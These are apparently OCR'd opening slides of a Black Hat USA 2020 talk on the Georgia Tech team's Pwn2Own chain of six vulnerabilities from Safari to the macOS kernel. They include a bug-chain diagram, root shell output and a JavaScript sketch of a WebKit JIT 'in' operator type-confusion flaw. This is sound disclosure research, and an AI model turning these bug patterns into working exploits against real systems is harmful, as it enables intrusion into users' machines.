black hat®
USA 2020
AUGUST 5-6, 2020
BRIEFINGS


Compromising the macOS Kernel through Safari by Chaining Six Vulnerabilities

Yonghwi Jin, Jungwon Lim, Insu Yun, and Taesoo Kim

Georgia Institute of Technology

Who are we?

One of the best information security labs in the world!



Topic
- ✓ Adversarial Machine Learning
- ✓ Auditing
- ✓ Big Data
- ✓ Cloud
- ✓ Concurrency
- ✓ File system
- ✓ Fuzzing
- ✓ Mobile
- ✓ Network
- ✓ Recovery
- ✓ SGX
- ✓ Sandbox
- ✓ System
- ✓ System Security
- ✓ Testing

Type
- ✓ Conference paper
- ✓ Journal article
- ✓ Ph.D. thesis

2020

Compromising the macOS kernel through Safari by chaining six vulnerabilities (to appear)
Yonghwi Jin, Jungwon Lim, and Insu Yun. Black Hat USA 2020.

Automatic Techniques to Systematically Discover New Heap Exploitation Primitives (to appear)
Insu Yun, Dhaval Kapil, and Taesoo Kim. USENIX Security 2020.

APOLLO: Automatic Detection and Diagnosis of Performance Regressions in Database Systems (to appear)
Jinho Jung, Hong Hu, Joy Arulraj, Taesoo Kim, and Woonhak Kang. VLDB 2020.

Fuzzing JavaScript Engines with Aspect-preserving Mutation (to appear)
Soyeon Park, Wen Xu, Insu Yun, Daehee Jang, and Taesoo Kim. IEEE SP 2020.

Krace: Data Race Fuzzing for Kernel File Systems (to appear)
Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. IEEE SP 2020.

DESENSITIZATION: Privacy-Aware and Attack-Preserving Crash Report
Ren Ding, Hong Hu, Wen Xu, and Taesoo Kim. NDSS 2020.

2019

Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis
Kangjie Lu, and Hong Hu. CCS 2019.

Toward Scaling Hardware Security Module for Emerging Cloud Services
Juhyeng Han, Seongmin Kim, Taesoo Kim, and Dongsu Han. SysTEX 2019.


Finding Semantic Bugs in File Systems with an Extensible Fuzzing Framework
Seulbae Kim, Meng Xu, Sanidhya Kashyap, Jungyeon Yoon, Wen Xu, and Taesoo Kim. SOSP 2019.

Scalable and Practical Locking With Shuffling
Sanidhya Kashyap, Irina Calciu, Xiaohe Cheng, Changwoo Min, and Taesoo Kim. SOSP 2019.

RECIPE: Converting Concurrent DRAM Indexes to Persistent-Memory Indexes
Se Kwon Lee, Jayashree Mohan, Sanidhya Kashyap, Taesoo Kim, and Vijay Chidambaram. SOSP 2019.

SplitFS: Reducing Software Overhead in File Systems for Persistent Memory
Rohan Kadekodi, Se Kwon Lee, Sanidhya Kashyap, Taesoo Kim, Aasheesh Kolli, and Vijay Chidambaram. SOSP 2019.

SSLab@Gatech (https://gts3.org)



ı Yu


:h

DEFCON CTF 2018 Winner: **DEFKOR00T**

Our CTF team

r00timentary


We won Pwn2Own 2020!



Zero Day Initiative
@thezdi

And #Pwn2Own 2020 starts with a successful demonstration! The @SSLab_Gatech team popped calc through #Safari and escalated to kernel. Off to the disclosure room...er... Zoom for the details.


트윗 번역하기



Zero Day Initiative @thezdi · 3월 18일

...lns starting with a
...arn $70,000 USD
...n2Own

The *only* browser category submission in Pwn2Own 2020



Con...	Points
The...	9
Georgia Tech Systems Software & Security Lab team (Yong Hwi Jin, Jungwon Lim, & Insu Yun)	7
Richard Zhu (@RZ_fluorescence)	4
Phi Phạm Hồng (@4nhdaden) of STAR Labs	4
Manfred Paul of the RedRocket CTF team	3
The Synacktiv team of Corentin Bayet (@OnlyTheDuck) and Bruno Pujos (@BrunoPujos)	0

PWN
...gs
TREND MICRO
ZERO DAY INITIATIVE

The *largest* payout for a single target in Pwn2Own 2020

Preparation for Pwn2Own 2020

- Period: a month

- Method
  1. Fuzzing: Found several bugs, but they are all unexploitable
  2. CodeQL: Looks great, but we lack the time to learn
  3. Manual analysis: Most of our findings come from ☺

- Strategy: Frequent yet quick meetings (twice a week) to share information among members to fully utilize the short preparation time


Target selection: Why Safari?

1. Browser category: Challenging yet interesting target

2. *nix-like: More familiar platform for us than Windows

3. Previous experience: e.g., CVE-2019-8832 – Sandbox escape in Safari discovered by one of our team members

Workflow




You are opening the application "103482" for the first time. Are you sure you want to open this application?

The application is in a folder named "CVMS." To see the application in the Finder without opening it, click Show Application.

```
sh-3.2# ▌
```

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

Workflow



User / Sandbox

WebProcess (Renderer)

Broker

Bug 1
JIT bug

Bug 2
Logical bug

User / No sandbox

cfprefsd

Bug 5
Race condition

Root / No sandbox

```
sh-3.2#
```

Kextload

Bug 6
Race condition

Bug 3
Heap overflow

Bug 4
Design issue

Root / Sandbox

CVMServer

Kernel / No sandbox

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

Background: `in` operator

```
0 in arr;
```

- Returns `true` if the specific property is in the specified object or its prototype chain (from MDN)
- `in` operator is usually side-effect free
  - It only returns its checking result without modifying anything

JIT optimization for side-effect free code

```
function opt(arr1, arr2) {
  // Check if arr2’s type is ArrayWithDouble (whose elements are all double)
  arr2[1] = 6.6;

  let tmp = 0 in arr1;

  ~~// Check if arr2’s type is still ArrayWithDouble~~
  return [arr2[0], tmp];😈
}
```

- If `in` operator is modeled as side-effect free (i.e., cannot change arr2’s type), the following check is considered as redundant and will be eliminated for optimization
- However, if a side-effect happens due to incorrect modeling, it can change arr2’s type and lead to type confusion

WebKit missed to handle side effects from DOM events of `in` operator

